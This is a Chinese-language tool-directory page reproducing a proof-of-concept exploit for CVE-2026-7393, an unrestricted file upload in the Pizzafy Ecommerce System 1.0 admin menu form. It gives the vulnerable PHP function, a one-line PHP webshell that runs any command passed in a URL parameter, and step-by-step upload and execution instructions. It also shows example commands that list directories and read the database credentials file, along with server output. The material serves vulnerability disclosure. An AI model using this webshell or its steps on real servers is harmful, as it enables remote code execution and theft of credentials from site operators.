Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2026-7393-RCE — CVE-2026-7393 的概念验证漏洞利用程序:Pizzafy Ecommerce System 1.0 中存在无限制文件上传漏洞,允许已认证的管理员上传 PHP 网页后门并实现远程代码执行。 | Kitploit
工具/GitHubGitHub/xmyronn/cve-2026-7393-rce
Payload生成漏洞分析代码分析漏洞利用Web应用程序漏洞利用渗透测试
GitHubxmyronn/cve-2026-7393-rce

CVE-2026-7393-RCE

CVE-2026-7393 的概念验证漏洞利用程序:Pizzafy Ecommerce System 1.0 中存在无限制文件上传漏洞,允许已认证的管理员上传 PHP 网页后门并实现远程代码执行。

查看仓库
96个月前尚未审核
分享

Pizzafy 电子商务系统 1.0 – save_menu() 中的无限制文件上传导致远程代码执行

详细信息

字段值
厂商SourceCodester
厂商 URLhttps://www.sourcecodester.com
产品使用 PHP 和 MySQL 的 Pizzafy 电子商务系统
产品 URLhttps://www.sourcecodester.com/php/18708/pizzafy-ecommerce-system.html
版本1.0
漏洞类型无限制文件上传 → 远程代码执行
CWECWE-434
CVSSv3 评分7.8(高)
攻击向量网络
所需认证是(管理员)
用户交互无
研究人员Imad Alvi
日期2026-04-12

受影响组件

文件: Pizzafy/admin/admin_class_novo.php → save_menu() 函数
参数: img(FILE)
上传路径: Pizzafy/assets/img/


描述

Pizzafy 电子商务系统 1.0 中的 save_menu() 函数处理菜单项图片上传时未执行任何文件类型验证。应用程序使用 pathinfo() 获取文件扩展名,但在将上传文件移动到 Web 可访问的 assets/img/ 目录之前,从未实际检查或限制允许的文件类型。经过身份验证的管理员可以上传伪装成菜单图片的 PHP WebShell,然后通过浏览器直接访问它,从而在服务器上实现远程代码执行。

admin_class_novo.php 中的漏洞代码:

function save_menu(){
    extract($_POST);
    // ...
    if($_FILES['img']['tmp_name'] != ''){
        $fname = strtotime(date('y-m-d H:i')).'_'.$_FILES['img']['name'];
        $move = move_uploaded_file($_FILES['img']['tmp_name'],'../assets/img/'. $fname);
        $data .= ", img_path = '$fname' ";
    }
    // No extension check, no MIME type check
}

概念验证

步骤 1 — 创建 PHP WebShell

创建一个名为 shell_web2.php 的文件,内容如下:

<?php echo shell_exec($_GET['cmd']); ?>

步骤 2 — 通过菜单管理上传 WebShell

以管理员身份登录并访问:

http://localhost/pizzafy/Pizzafy/admin/index.php?page=menu

在菜单表单中填写任意有效值,并选择 shell_web2.php 作为图片文件。点击 保存。

Screenshot 2026-04-12 171202

该 WebShell 现在作为菜单项显示在面向客户的页面上。

Screenshot 2026-04-12 171236

步骤 3 — 定位已上传的 WebShell

访问 assets 目录——目录列表已启用(CWE-548):

http://192.168.0.9/pizzafy/Pizzafy/assets/img/

上传的 PHP WebShell 在目录列表中可见。

Screenshot 2026-04-12 171300

步骤 4 — 执行远程命令

直接访问已上传的 WebShell,并通过 cmd 参数传递系统命令:

http://192.168.0.9/pizzafy/Pizzafy/assets/img/1775994120_shell_web2.php?cmd=whoami

响应 — 在服务器上执行的系统命令:

desktop-g1i9np3\dell
Screenshot 2026-04-12 171313

其他命令

?cmd=whoami
?cmd=ipconfig
?cmd=dir C:\xampp\htdocs\pizzafy
?cmd=type C:\xampp\htdocs\pizzafy\Pizzafy\admin\db_connect.php

影响

经过身份验证的管理员可以:

  • 向 Web 服务器上传任意 PHP 文件
  • 在服务器上执行任意操作系统级命令
  • 读取敏感文件,包括数据库凭据
  • 建立反向 Shell 以获得完整的持久访问权限
  • 完全攻陷底层服务器

关于目录列表的说明(CWE-548)

assets/img/ 目录启用了目录列表功能,允许未认证用户浏览所有上传的文件,包括 WebShell。这加剧了文件上传漏洞的严重性。


参考资料

  • SourceCodester — Pizzafy 电子商务系统
  • CWE-434:危险类型文件的无限制上传
  • CWE-548:通过目录列表暴露信息
下载工具

最受欢迎

查看全部 →

发现我们社区最常用的工具。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 终极 OSINT 工具包:调查图谱、置信度评分、别名家族、地图、时间线和报告。49 个模块、400+ 个站点,无需 API 密钥。

    696
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock 一键执行应用(CVE-2026-43499)

    499
  • 3

    ARTEX

    baarai/artex

    基于LLM的多智能体自主渗透测试平台,具备规划器/执行器智能体、资产与探索图谱、MITM流量记录以及漏洞复测功能。

    396
  • 4

    redforge

    cybersecurity91/redforge

    浏览器端红队工具包,包含 102 个离线工具,用于侦察、载荷生成、凭据攻击、加密、编码和交战报告。

    340
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI原生网络安全的行动系统——在这里,意图转化为受治理的执行,证据沉淀为运营记忆,每一次操作都让下一次更出色。

    258
  • 6

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    257

探索所有工具

浏览我们的工具集合

查看所有工具 →







